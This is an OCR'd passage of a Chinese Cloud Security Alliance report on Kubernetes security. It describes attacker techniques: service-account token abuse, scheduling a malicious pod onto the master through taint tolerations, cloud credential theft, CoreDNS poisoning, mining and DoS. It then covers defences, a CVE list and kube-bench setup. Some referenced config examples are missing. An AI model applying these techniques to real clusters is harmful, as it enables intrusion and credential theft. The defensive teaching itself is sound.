
如 2.2.2.7 中所示，在默认情况，Kubernetes 的 Pod 会携带 Service Account 的访问凭证，其中“Service Account 的访问凭证在容器内部的默认路径为“/var/run/secrets/Kubernetes.io/serviceaccount”，若被入侵的 pod 存在 Service Account 的权限过高或没有设置 RBAC 的情况，那么攻击者即可通过 service account 向集群下发指令或利用 Kubernetes 提权漏洞访问集群中的其他资源。

2.2.8.3 通过第三方 Kubernetes 组件横向移动

诸如“Prometheus、Ingress Controller、Helm”等第三方组件，在 Kubernetes 生态系统中发挥着至关重要的作用。它们不仅扩展了 Kubernetes 的功能，还提供了额外的自动化、管理、监控和安全性特性。然而，这些组件也可能存在配置不当和未授权访问的风险。一旦攻击者获得某


©2025 云安全联盟大中华区版权所有

个 Pod 的权限，他们便可能通过未授权访问和利用这些组件的漏洞，进而操纵整个 Kubernetes 集群。




2.2.8.4 窃取凭证攻击云服务资源

攻击者可以通过 2.2.6.1 中所述的"Kubernetes secret"资源文件以及"Kubernetes 容器内部相关应用的配配置文件"中获取到公有云的云凭证访问密钥（AccessKey ID 和 AccessKey Secret），并利用像"CF 云环境利用框架"等工具进行向云服务资源进行横向移动。



©2025 云安全联盟大中华区版权所有



2.2.8.5 窃取凭证攻击其他应用

攻击者在获取到相关集群节点服务器的控制权后，通常会通过 2.2.6 小节部分手法来对与当前集群节点相关联的其他应用进行凭证窃取。


2.2.8.6 污点（Taint）横向渗透


污点（Taint）在 Kubernetes 中是一种调度机制，主要用来标识节点（Node）的某些特性，以确保只有满足特定条件的 Pod 才能被调度到这些节点上。当攻击者获取到某个 Pod 或者工作节点的权限后，其会通过 Kubernetes API 来调用探测 Master 主节点上的污点信息，通过创建配置与主节点污点容忍度相对应的恶意 Pod 的方式，来使这个恶意 Pod 可以被调度到主节点上，当恶意 Pod 被调度到主节点上时，攻击者即可在主节点上执行任何恶意操作，直至控制整个 Kubernetes 集群

2.2.8.7 通过 Tiller 服务账户进行横向渗透

Tiller 作为 Helm 的核心服务器组件，在 Kubernetes 环境中运行，主要专责管理 Helm 的部署操作。如果攻击者能够获得 Tiller 的服务账户权限，他们可能会利用这个权限进行横向渗透，访问或操作集群中的其他资源。

©2025 云安全联盟大中华区版权所有





2.2.8.8 CoreDNS 投毒

在 Kubernetes (Kubernetes) 中，CoreDNS 是一个关键组件，负责服务发现和 DNS 解析。然而，CoreDNS 也可能面临安全风险，包括所谓的 "DNS 投毒" 攻击，即攻击者通过篡改 DNS 记录，将流量导向恶意服务器。

2.2.9 影响

2.2.9.1 数据销毁

攻击者会采用破坏系统上的数据和文件，或者破坏网络上数据和文件的手段，达到中断系统、服务和网络资源可用性的目的。数据销毁可能会通过覆盖本地和远程驱动器上的文件或数据，使存储的数据无法通过取证技术恢复。Linux 系统执行 rm 命令删除一个文件时，Linux 将减少这个文件的链接数（inlink）值。这个值表示有多少个链接指向这个文件。如果这个值大于 0，表示还有其他链接指向这个文件，删除动作将只删除当前链接。Linux 系统 rm 删除文件，有可能通过适当的取证方法恢复。使用命令 rm 删除文件的行为与“磁盘内容擦除”和“磁盘结构擦除”不同，销毁的是单个文件，而不是存储磁盘的逻辑结构。

©2025 云安全联盟大中华区版权所有

攻击者可能会尝试使用随机生成的数据覆盖文件和目录，使数据无法恢复。在云环境中，攻击者可能会利用访问权限删除云存储、云存储帐户、机器镜像和其他对运营至关重要的基础设施，从而损害组织或其客户。

2.2.9.2 资源劫持

2.2.9.2.1 计算劫持

攻击者会滥用被入侵的资源来运行任务。常见的滥用行为是使用受损的资源来运行数字货币挖掘程序。有权限访问集群中的容器或有权限创建新容器的攻击者可能会使用它们进行此类活动。

攻击者会消耗系统资源，从而对受影响的计算机产生负面影响和/或导致受影响的计算机无响应。服务器和基于云的系统是常见的目标，因为可用资源的潜力很大，但用户端点系统也可能受到攻击并用于资源劫持和加密货币挖掘。由于通过公开的 API 易于部署，并且有可能通过在环境或集群中部署或破坏多个容器来扩展挖掘活动，因此容器化环境也可能成为目标。

2.2.9.2.1 带宽劫持

攻击者可利用系统网络带宽作为僵尸网络一部分，以增强网络拒绝服务活动和/或播种恶意种子的效果。或者通过将受害者的网络带宽和 IP 地址的使用权出售给代理软件服务来参与代理劫持。

2.2.9.3 端点拒绝服务

攻击者执行端点拒绝服务（DoS）攻击，以降低或阻止用户使用服务。端点 DoS 可以通过耗尽托管这些服务的系统资源或导致系统崩溃来执行 DoS 攻击。服务包括网站、电子邮件服务、DNS 和基于 Web 的应用程序。

攻击者可以针对托管在用于提供服务的系统上的应用程序堆栈的各个层。这些层包括操作系统（OS）、服务器应用程序（如 Web 服务器、DNS 服务器、数据库）以及位于它们之上的（通常基于 Web 的）应用程序。攻击每一层都需要不同的技术，这些技术利用了各个组件所特有的瓶颈。DoS 攻击可能由单个系统或分布在互联网上的多个系统产生，这通常称为分布式拒绝服务（DDoS）攻击。

©2025 云安全联盟大中华区版权所有

对端点进行 DoS 攻击，有多种方法，包括 IP 地址欺骗和僵尸网络。

攻击者可能会使用攻击系统的原始 IP 地址，或欺骗源 IP 地址，使防御者更难追溯到攻击系统。采用以上方法会降低或消除网络防御设备上源地址过滤的有效性，从而增加防御者防御攻击的难度。

僵尸网络通常用于对网络和服务进行 DDoS 攻击。大型僵尸网络可以从分布在全球互联网上的系统中产生大量流量。攻击者可能拥有构建和控制自己的僵尸网络基础设施的资源，或者可能在现有僵尸网络上租用时间进行攻击。在 DDoS 的一些最坏情况下，如此多的系统被用来生成请求，每个系统只需要发送少量流量就可以产生足够的流量来耗尽目标的资源。在这种情况下，将 DDoS 流量与合法客户端区分开来变得非常困难。

攻击者可将攻击目标定位 Kubernetes 关键组件，例如 API Server。通过持续对 API Server IP 所在服务器攻击耗尽其资源导致无法正常提供服务。

2.2.9.4 网络拒绝服务

攻击者执行网络拒绝服务（DoS）攻击，达到降低或阻止用户通过网络访问目标资源的目的。网络 DoS 可以通过耗尽服务所依赖的网络带宽来实施。攻击流量可以由单个系统生成，也可以由分布在互联网上的多个系统生成，称为分布式 DoS（DDoS）。

要执行网络 DoS 攻击，有多种方法，包括 IP 地址欺骗和僵尸网络。

攻击者可能会使用攻击系统的原始 IP 地址，或欺骗源 IP 地址，或启用反射，使通过攻击流量更难追溯到攻击源。通过以上手法产生攻击流量，并耗尽 Kubernetes 集群对外访问的网络带宽从而达到该集群无法正常提供服务的攻击效果。

2.2.9.5 阻止系统恢复

操作系统可能包含可帮助修复损坏系统的功能，例如备份目录、卷副本和自动修复功能。攻击者可能会禁用或删除系统恢复功能，以增强“数据销毁”和“数据加密影响”的效果。此外，攻击者会禁用恢复通知，然后损坏备份。

©2025 云安全联盟大中华区版权所有

在网络设备上，攻击者可能会利用磁盘擦除来删除备份固件镜像并重新格式化文件系统，然后利用系统关闭/重新启动来重新加载设备。总之，此活动可能会使系统完全无法操作，并抑制恢复操作。

攻击者还可能删除连接到其网络的“在线”备份 - 无论是通过网络存储介质还是通过同步到云服务的文件夹。在云环境中，攻击者可能会禁用版本控制和备份策略，并删除快照、计算机镜像和专为灾难恢复方案设计的对象早期版本。

2.2.9.6 数据窃取

攻击者窃取用户的敏感数据，这些信息可能包含用户的个人隐私信息、账号凭据或是企业敏感信息以及数据。当用户敏感信息泄露事件发生后，将会造成严重的影响。

3. Kubernetes 风险检测防护

> 章节 3 部分内容参考并节选自 OWASP Kubernetes Top Ten。

3.1 配置错误

- IaC 配置不当

IaC 文件应该与应用程序代码文件一样，需要对其进行版本控制和管理，以免将安全风险引入基础架构中。例如：若 IaC 代码包含弱密码、不良配置的安全控制或其它的漏洞，则可能会使基础设施容器遭受攻击。常见的 IaC 文件如下所示：

配置类型	文件后缀
Kubernetes	*.yml*、.yaml 、 *.json
Docker	Dockerfile 、 Containerfile
Terraform	*.tf* 、.tf.json 、 *.tfvars
Terraform Plan	tfplan、 *.tfplan、 *.tfplan.json、 *.tf.json

©2025 云安全联盟大中华区版权所有

配置类型	文件后缀
CloudFormation	*.yml、 *.yaml 、 *.json
Azure ARM Template	*.json
Helm	*.yaml、 *.tpl *.tar.gz

- 集群组件配置不当

Kubernetes 可能存在安全配置错误。CIS 针对云上的 Kubernetes 服务出台了相应了基线检测标准，例如 CIS Amazon Elastic Kubernetes Service (EKS) Benchmarks、CIS Azure Kubernetes Service (AKS) Benchmarks 和 CIS Google Kubernetes Engine (GKE) Benchmarks

进行基线检测时可以参考 CIS Kubernetes Benchmarks 标准，从控制平面组件、etcd、控制平面配置、工作节点、策略这五个维度对 Kubernetes 进行了基线检查。

- RBAC 配置不当

宽泛的配置会导致攻击者在权限维持、权限提升、横向移动等阶段轻松的提升自己的权限、横向到其他主机， RBAC 策略配置可以有效的降低因为攻击所受到影响的面积。

RBAC 最佳安全实践：

1. 在 Namespace 级别下向用户分配权限，即向用户授予权限时，使用 Role Bindings 而不是 ClusterRoleBindings 去授予。

2. 需要什么权限就配置什么权限，避免使用通配符配置权限，此外还需要关注是否使用了 LIST 或 WATCH 权限，如果具有 LIST 或者 WATCH 权限也会允许用户获取 Secret 的内容。

3. 管理员不应该使用 cluster-admin 账号，管理员可以使用低权限账号通过身份模拟（User impersonation）来临时获取 cluster-admin 账号的权限，从而避免意外修改集群资源。

4. 不要将用户添加到 system:master 组，属于该组的任何用户都会绕过 RBAC 权限的检查，始终具有不受限制的超级用户访问权限。

- 缺失网络隔离控制

Kubernetes 中默认采用扁平网络，Pod 之间可以自由通信，没有隔离策略。攻击者在初始访

©2025 云安全联盟大中华区版权所有

问阶段拿到了某个 Pod 的权限，可以自由的横向访问探测其他 Pod 上的应用服务以及宿主机等资源设备，包括可能包含敏感数据和关键功能的组件。

可采用网络策略的办法，限制 Pod 允许和指定的资源通信，同时拒绝任何未声明的通信，遵循最小权限原则。

- 缺失日志和监控

Kubernetes v1.11 中引入了审计事件的改进实现，kube-apiserver 提供请求和响应的日志。几乎所有的集群管理任务都是通过 API Server 执行的，所以审计日志可以有效地跟踪对集群所做的更改包括：

创建和销毁 Pod、服务、部署、守护进程集；

创建、更新和删除 ConfigMap 或 secret；

- 缺失机密管理

“Kubernetes Secret”用于存储和管理敏感信息（例如：密码、令牌和 SSH 密钥）的资源对象，可帮助减少敏感信息在代码中的硬编码。在默认情况下，“Kubernetes Secret”是以未加密的方式存储在 API Server 的底层数据存储（Etcd)中，尽管数据在传输过程中会通过 TLS 加密，但任何拥有 API 访问权限或者拥有 etcd 访问权限的人都可以从 API Server 中来检索并修改 Secret，为了有效防御 2.2.6 章节中所述的“凭证窃取”攻击手法，可参考如下防御方法对“Kubernetes Secret”进行防御：

1. 采用静态加密：Kubernetes 自 1.7 版本起支持静态加密功能，其能够在 etcd 中对 Secret 资源进行加密。这样一来，即使攻击者能够访问 etcd 的备份，或者获得了对 etcd 的读取权限，也无法查看到 Secret 资源的内容，如下列出了静态加密配置文件内容参考：

2. 限制对“Kubernetes Secret”的访问：为了提升 Kubernetes Secret 的安全，可以在 ServiceAccount 中添加一个如下名为“Kubernetes.io/enforce-mountable-secrets”的注释来限制 ServiceAccount 的 secret 只能挂载在指定类型的资源上，从而增强 Kubernetes 集群中 Secrets 的安全性。

©2025 云安全联盟大中华区版权所有

3. 定期轮换 Kubernetes Secret：从集群中及时删除不再使用的 Secret 对象，并定期轮换 Kubernetes Secret，如下提供了一个使用 Kubernetes Job 来创建周期性轮换“Secret”的 Job 示例：

4. 使用云厂商提供的 KMS 来对 Kubernetes Secret 进行加密：如果所使用的 Kubernetes 是公有云厂家所提供的服务（例如:使用的是阿里云的 ACK Serverless Pro 集群，如下图所示），可以通过在创建的时候开启“Secret 落盘加密”来加密 Kubernetes Secret 密钥。

5. 使用开源工具进行 Secret 敏感信息检测：用于扫描检查容器文件系统中敏感资源的开源工具，例如："SecretScanner"和"ThreatMapper"，他们可以帮助我们快速识别可能包含的 API 令牌、密码和其他密钥等敏感信息。

3.2 漏洞风险

- 供应链漏洞

Kubernetes 容器工作负载依赖于数百个第三方组件和依赖项，供应链风险挑战来源于镜像完整性和已知的软件漏洞。供应链漏洞主要风险来自于以下几个方面：**容器镜像及组件依赖关系。**

预防软件供应链风险有如下方案：

镜像完整性：创建者和使用者可使用加密 key-pairs 对镜像进行签名和验证，以检测对镜像制品本身的篡改。完整性校验可使用镜像签名工具，在镜像生产、存储、使用阶段进行验证。

软件物料清单 （SBOM）：扫描 Kubernetes 组件生产符合 SBOM 开放标准 CycloneDX 和 SPDX 的软件物料表。

镜像成分简化：使用最小的 OS 创建容器镜像，通过减少软件包和依赖项减少攻击面。Distroless 或 Scratch 等替代基础镜像，可以减小镜像大小，改善安全状况。

已知软件漏洞：镜像漏洞扫描旨在列举容器镜像中的已知安全问题。查找使用包含漏洞的镜像层，通过替换该层包含漏洞的软件包后重构镜像。

- Kubernetes 组件漏洞

Kubernetes 集群是一个复杂的软件生态系统，补丁和漏洞管理面临的挑战。在 Kubernetes

©2025 云安全联盟大中华区版权所有

1.25 版本中，发布了一个新的安全源，用于对影响 Kubernetes 组件的 CVE 列表进行分组和更新。

以下是截至 2024 年 12 月的 Kubernetes 漏洞列表：

CVE 编号	问题摘要
CVE-2024-10220	通过 gitRepo 卷执行任意命令
CVE-2024-9594	使用某些提供程序的 Image Builder 构建的 VM 映像在构建期间使用默认凭据
CVE-2024-9486	使用 Image Builder 和 Proxmox 提供程序构建的 VM 映像使用默认凭据
CVE-2024-7646	Ingress-nginx 注释验证绕过
CVE-2024-5321	Windows 容器日志的权限不正确
CVE-2024-3744	azure-file-csi-driver 在日志中披露服务帐户令牌
CVE-2024-3177	绕过 ServiceAccount 准入插件施加的可挂载 secret 策略
CVE-2023-5528	树内存储插件中的输入清理不足导致 Windows 节点上的权限升级
CVE-2023-5044	通过 nginx.ingress.kubernetes.io/permanent-redirect 注释注入代码
CVE-2023-5043	Ingress nginx 注解注入导致任意命令执行
CVE-2022-4886	可以绕过 ingress-nginx 路径清理
CVE-2023-3955	Windows 节点上的输入清理不充分会导致权限提升
CVE-2023-3893	kubernetes-csi-proxy 上的输入清理不足导致权限提升
CVE-2023-3676	Windows 节点上的输入清理不充分会导致权限提升
CVE-2023-2431	绕过 seccomp 配置文件强制
CVE-2023-2728	绕过 ImagePolicyWebhook 施加的策略，绕过 ServiceAccount 准入插件施加的可挂载密钥策略
CVE-2023-2727	绕过 ImagePolicyWebhook 施加的策略，绕过 ServiceAccount 准入插件施加的可挂载密钥策略

©2025 云安全联盟大中华区版权所有

CVE-2023-2878	secrets-store-csi-driver 在日志中披露服务帐户令牌
CVE-2022-3294	代理时并不总是验证节点地址
CVE-2022-3162	未经授权读取自定义资源
CVE-2022-3172	聚合 API 服务器可能会导致客户端被重定向 （SSRF）
CVE-2021-25749	Windows 容器的“runAsNonRoot”逻辑旁路
CVE-2021-25748	可以使用换行符绕过 Ingress-nginx ’path’ 清理
CVE-2021-25746	通过注解注入 Ingress-nginx 指令
CVE-2021-25745	Ingress-nginx ’path’ 可以指向服务帐户令牌文件
CVE-2021-25742	Ingress-nginx 自定义代码段允许跨所有命名空间检索 ingress-nginx serviceaccount 令牌和密钥
CVE-2021-25741	符号链接交换可以允许主机文件系统访问
CVE-2021-25737	EndpointSlice 验证中的漏洞使能主机网络劫持
CVE-2021-3121	进程在收到恶意 protobuf 消息时可能会崩溃
CVE-2021-25735	验证准入 Webhook 不遵守前面的某些字段
CVE-2020-8554	使用 LoadBalancer 或 ExternalIP 的中间人
CVE-2020-8566	当日志级别 >= 4 时，日志中公开的 Ceph RBD adminSecrets
CVE-2020-8565	CVE-2019-11250 的不完整修复允许在 logLevel >= 9 时在日志中发生令牌泄漏
CVE-2020-8564	当文件格式错误且日志级别 >= 4 时，Docker 配置密钥会泄露
CVE-2020-8563	使用 vSphere 提供程序时 kube-controller-manager 中的 Secret 泄漏
CVE-2020-8557	通过写入容器 /etc/hosts 来执行节点磁盘 DOS 操作
CVE-2020-8559	从受损节点到集群的权限提升

©2025 云安全联盟大中华区版权所有

CVE-2020-8558	Node 设置允许相邻主机绕过 localhost 边界
CVE-2020-8555	kube-controller-manager 中的半盲 SSRF
CVE-2020-10749	IPv4 only clusters susceptible to MitM attacks via IPv6 rogue router advertisements
CVE-2019-11254	kube-apiserver Denial of Service vulnerability from malicious YAML payloads
CVE-2020-8552	apiserver DoS (oom)
CVE-2020-8551	Kubelet DoS via API
CVE-2020-8553	ingress-nginx auth-type basic annotation vulnerability
CVE-2019-11251	kubectl cp symlink vulnerability
CVE-2018-1002102	Unvalidated redirect
CVE-2019-11255	CSI volume snapshot, cloning and resizing features can result in unauthorized volume data access or mutation
CVE-2019-11253	Kubernetes API Server JSON/YAML parsing vulnerable to resource exhaustion attack
CVE-2019-11250	Bearer 令牌在日志中显示
CVE-2019-11248	/debug/pprof 在 kubelet 的 healthz 端口上暴露
CVE-2019-11249	CVE-2019-1002101 和 CVE-2019-11246 的修复不完整，kubectl cp 可能目录遍历
CVE-2019-11247	API 服务器允许通过错误的范围访问自定义资源
CVE-2019-11245	容器 UID 在首次重启后或镜像已拉取到节点后更改为 root

©2025 云安全联盟大中华区版权所有

CVE-2019-11243	休息。AnonymousClientConfig（） 不会从 rest 创建的配置中删除 serviceaccount 凭证。InClusterConfig（）
CVE-2019-11244	’kubectl：-http-cache=<world-accessible dir>’ 创建全局可写的缓存 Schema 文件
CVE-2019-1002100	json-patch 请求可能会耗尽 apiserver 资源
CVE-2018-1002105	kube-apiserver 中的代理请求处理可能会留下易受攻击的 TCP 连接
CVE-2018-1002101	SMB 挂载安全问题
CVE-2018-1002100	Kubectl copy 不会检查其目标目录之外的路径。
CVE-2017-1002102	原子写入器卷处理允许删除主机文件系统中的任意文件
CVE-2017-1002101	subpath 卷挂载处理允许对主机文件系统中的任意文件进行访问
CVE-2017-1002100	Azure PV 应为 Private 范围，而不是 Container scope
CVE-2017-1000056	PodSecurityPolicy 准入插件授权错误

Kubernetes 组件漏洞检测建议：

- 跟踪 CVE 数据库：持续跟踪 Kubernetes CVE 漏洞更新；
- 连续扫描：使用扫描器持续对 Kubernetes 集群组件持续扫描；

4 Kubernetes 安全开源项目

4.1 Kube-bench

4.1.1 kube-bench 概述

kube-bench 是一个开源工具，用于检查 Kubernetes 集群的安全配置是否符合 CIS（Center for

©2025 云安全联盟大中华区版权所有

Internet Security）Kubernetes 基准。该工具主要针对 Kubernetes 的不同组件（如 API Server、etcd、Scheduler、Controller Manager 等）进行安全性配置检查，以确保集群的安全性符合行业标准。CIS Kubernetes 基准是由安全专家制定的最佳实践指南，帮助组织在部署和运行 Kubernetes 时，确保其基础设施的安全性。kube-bench 会根据这个基准运行一系列的检查，生成详细的报告，指出哪些配置项不符合安全标准，帮助用户优化 Kubernetes 集群的安全性。

4.1.2 kube-bench 工作原理

kube-bench 的工作原理基于以下几点：

1. **基于配置文件的规则定义：**kube-bench 的核心是它的规则文件，这些规则是根据 CIS Kubernetes 基准进行编写的。kube-bench 在运行时会根据不同的 Kubernetes 版本加载对应的规则文件，确保检查的内容与用户实际使用的 Kubernetes 版本相匹配。

2. **组件检查：**kube-bench 先识别出节点的类型，再针对节点上不同组件进行安全检查。不同的组件有不同的安全要求，例如 API Server、Scheduler、Controller Manager、etcd 等。kube-bench 会逐个检查这些组件的配置文件和命令行参数，确保它们遵循最佳安全实践。

3. **自动化检查流程：**kube-bench 通过一系列自动化脚本来检查集群中的各个节点和组件。工具会访问每个节点的配置文件，并检查关键配置项，如 API 认证、网络策略、日志记录等。它还能检测集群中各个节点的角色，如主节点、工作节点，确保每个角色都符合安全基准。

4. **报告生成：**检查结束后，kube-bench 会生成一份详细的报告，列出所有的安全配置检查结果。报告会指出哪些配置符合基准，哪些配置存在风险，并提供修复建议。所生成的 JSON 报告可以通过转换，进一步用于安全审计和合规验证。

©2025 云安全联盟大中华区版权所有

kube-bench 的架构相对简单，但功能强大，主要由以下几部分组成：

1. 规则引擎：kube-bench 的核心是其规则引擎，它使用基于 YAML 格式的配置文件来定义检查的内容。每个配置文件定义了要检查的具体项目，例如某个组件的参数设置或配置文件中的安全选项。每个检查项都包括期望的配置状态、描述、命令执行方式以及失败时的建议。

2. 检查器模块： 检测器主要根据读取到的规则，执行具体的基线检测任务。根据组件类型和角色，kube-bench 会触发相应的检查器来执行基准测试。比如，API Server 的检查器会检查与 API Server 相关的配置，而 Scheduler 的检查器则会检查调度器的配置。

3. 组件检测：kube-bench 可以自动检测 Kubernetes 集群中的 Master 节点和 Work 节点，再基于不同的节点类型执行不同的组件基准测试。此外，kube-bench 还能自动检测出使用的 Kubernetes 版本，确保使用的基准规则与当前版本一致。

4. 报告生成与输出模块： 这个模块负责将检查结果生成报告，kube-bench 提供多种格式的输出方式，包括 JSON、YAML 以及标准输出格式，方便用户将结果集成到其他安全工具或报告系统中。输出的报告会详细列出每个检查项的结果，并为不符合标准的配置项提供修复建议

©2025 云安全联盟大中华区版权所有

4.1.3 kube-bench 使用

Kube-bench 是一款使用 Go 语言开发的安全审计工具，旨在帮助用户检测 Kubernetes 集群的安全配置是否符合 CIS 基准标准。该工具支持容器化部署，安装和使用都非常简便。用户可以选择通过编译源码获取二进制文件，或者直接拉取官方容器镜像在 Kubernetes 集群中运行。以下是几种常见的安装方式：

源码安装。用户可以从 GitHub 仓库克隆源码，并手动编译生成二进制文件：

```
git clone https://github.com/aquasecurity/kube-bench.git
cd kube-bench
go build -o kube-bench .
```

容器化安装。通过 Docker 拉取官方镜像，直接运行容器化的 kube-bench 实例：

```
docker pull aquasec/kube-bench
```

在集群中部署。通过 Kubernetes 的原生管理工具 kubectl，可以快速在集群中部署 kube-bench：

```
kubectl apply -f job.yaml
```

由于 kube-bench 需要访问主机上的配置文件并检查其权限设置，因此在使用二进制文件运行时，通常需要 root 权限。而如果选择使用容器运行 kube-bench，则需要赋予容器访问主机 PID 命名空间的权限，并根据操作系统的需求，挂载主机的 /etc 和 /var 目录。此外，还需要将 kubectl 二进制文件以及 Kubernetes 配置文件挂载到容器中，以便 kube-bench 正常运行。例如，可以使用以下命令启动容器化的 kube-bench：

```
docker run --pid=host \
  -v /etc:/etc:ro \
  -v /var:/var:ro \
  -v $(which kubectl):/usr/local/mount-from-host/bin/kubectl \
  -v ~/.kube:/.kube \
```


